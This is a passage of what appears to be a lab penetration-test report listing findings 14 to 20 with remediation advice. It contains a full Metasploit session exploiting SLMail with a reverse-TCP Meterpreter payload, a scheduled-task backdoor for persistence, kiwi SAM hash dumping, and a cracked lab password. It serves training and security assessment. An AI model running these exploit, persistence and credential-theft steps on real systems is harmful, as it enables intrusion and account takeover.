Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > cd /
meterpreter > sudo find -iname '*server*"
[-] Parse error: Unmatched double quote: "sudo find -iname '*server*\""
meterpreter > find -iname '*server*"
[-] Parse error: Unmatched double quote: "find -iname '*server*\""
meterpreter > find -iname '*server*'
[-] Unknown command: find
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > cd ../
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100755/rwxr-xr-x  0        fil   2023-07-18 18:32:25 -0400  .dockerenv
100644/rw-r--r--  1325432  fil   2010-04-10 12:45:22 -0400  bash_4.1-3_amd64.deb
040755/rwxr-xr-x  4096     dir   2022-02-28 10:40:27 -0500  bin
040755/rwxr-xr-x  4096     dir   2014-04-10 18:12:14 -0400  boot
040755/rwxr-xr-x  340      dir   2023-07-18 18:32:26 -0400  dev
040755/rwxr-xr-x  4096     dir   2023-07-18 18:32:25 -0400  etc
040755/rwxr-xr-x  4096     dir   2014-04-10 18:12:14 -0400  home
040755/rwxr-xr-x  4096     dir   2022-02-28 10:40:21 -0500  lib
040755/rwxr-xr-x  4096     dir   2019-12-17 10:00:41 -0500  lib64
040755/rwxr-xr-x  4096     dir   2019-12-17 10:00:03 -0500  media
040755/rwxr-xr-x  4096     dir   2014-04-10 18:12:14 -0400  mnt
040755/rwxr-xr-x  4096     dir   2019-12-17 10:00:03 -0500  opt
040555/r-xr-xr-x  0        dir   2023-07-18 18:32:26 -0400  proc
040700/rwx------  4096     dir   2019-12-17 10:01:28 -0500  root
040755/rwxr-xr-x  4096     dir   2023-07-18 18:32:27 -0400  run
```


	
Affected Hosts	192.168.13.11
Remediation	- Strong Configuration Web application Firewall - Update and patch the security plugins - Continous monitoring of Network traffic and logs.

Vulnerability 14	Findings
Title	Nessus Scan determine Host 192.168.13.12 is Vulnerable to Apache Struts Service
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Using Nessus scan we performed a scan on the host 192.168.13.12 and determine that the targeted host is vulnerable which is running “Apache Struts version 2.3.5 - 2.3.31”. The Nessus scan identifies the targeted host is critically vulnerable for this service.


Images	 
Affected Hosts	192.168.13.12
Remediation	- Regularly Patch and Update the Apache Struts - Implement Web Application Firewall

Vulnerability 15	Findings
Title	totalrekall's GitHub Repository vulnerable for the sensitive information
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium


Description	Using OSINT Framework GitHub repositories we looked for a repository for users credentials, We successfully retrieved users username and password hashes. Using John The Rippers cracking password hash tool we cracked the password hash. The password is Tanya4life
Images	

	
Affected Hosts	totalrekall
Remediation	- High privileged for the sensitive file and data. - Strong complex password

Vulnerability 16	Findings
Title	Subnet Scan provides Up and Running Windows Host with open ports details
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	We performed Nmap scan on the subnet 172.22.117.0/24 and the output of the command determined 2 windows host up and running and has multiple open ports. Using initially found credentials we were successfully ftp into the 172.22.117.20 172.22.117.20 has open port 80, Once accessed the

Images	
Affected Hosts	172.22.117.20


Remediation	- Strong and Complex Password - Limit access to high-privilege files and data.


Vulnerability 17	Findings
Title	FTP 21 open port on host 172.22.117.20 is Vulnerable
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	As per Nmap Scan Host 172.22.117.20 has port ftp 21 open. We successfully logged in to the host system using the FTP service and gain access to the files and also download the file.
Images	
Affected Hosts	172.22.117.20

Remediation	- Closed port 21 ftp - Limit access to high privileged files and folders - Strong Web Application Firewall file.

Vulnerability 18	Findings
Title	Host 172.22.117.20 is Vulnerable to SLmail
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	As per the previous scan the hots 172.22.117.20 has open port pop3 Using Metasploit Framework we used (windows/pop3/seattlelab_pass) exploit method setting up all the required options needed for the exploit. We successfully exploited the host and gain the meterpreter session and gained unauthorized access.

Images




msf6 > use exploit/windows/pop3/seattlelab_pass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options
Module options (exploit/windows/pop3/seattlelab_pass):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-fra
RPORT 110 yes The target port (TCP)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.29.142.236 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows NT/2000/XP/2003 (SLMail 5.5)
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:64452) at 2023-07-27 14:46:05
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
Mode Size Type Last modified Name
100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt
100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000
100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003
100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004
100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006
100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw- 2366 fil 2023-07-27 13:48:06 -0400 maillog.008
100666/rw-rw-rw- 1458 fil 2023-07-27 14:46:02 -0400 maillog.txt



```
meterpreter > cat flag4.txt
meterpreter >
[*] 172.22.117.20 - Meterpreter session 1 closed.  Reason: Died
exit
[*] Shutting down Meterpreter...
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.22.117.20:110) was unrea
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:63098 ) at 2023-07-27 14:59:06 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-07-27 13:48:06 -0400  maillog.008
100666/rw-rw-rw-  4528  fil   2023-07-27 14:59:05 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	- Strong firewall rule to control inbound and outbound traffic for POP3 service. - Patch and Update the POP3 services.


Vulnerability 19	Findings
Title	Windows Machine Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using initially exploited host 172.22.117.20 we tried to create the persistence in the targeted host.

	Using the Metasploit Meterpreter session we gained the target host's shell and executed the common task for the backdoor. We successfully created a scheduled task.
Images	 
Affected Hosts	172.22.117.20
Remediation	- Regular Security Audit - Limit the access to the service

	- Logs Monitoring

Vulnerability 20	Findings
Title	Post Exploitation by Kiwi exploit module on the host 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using previous open meterpreter session we loaded the kiwi post exploit module. Running kiwi command kiwi_cmd lsadump::sam We were able to see the credentials in the memory of the machine. We retrieve user and password hashes (NT format), Using John the ripper password hashes cracking tool we are able the get the password.

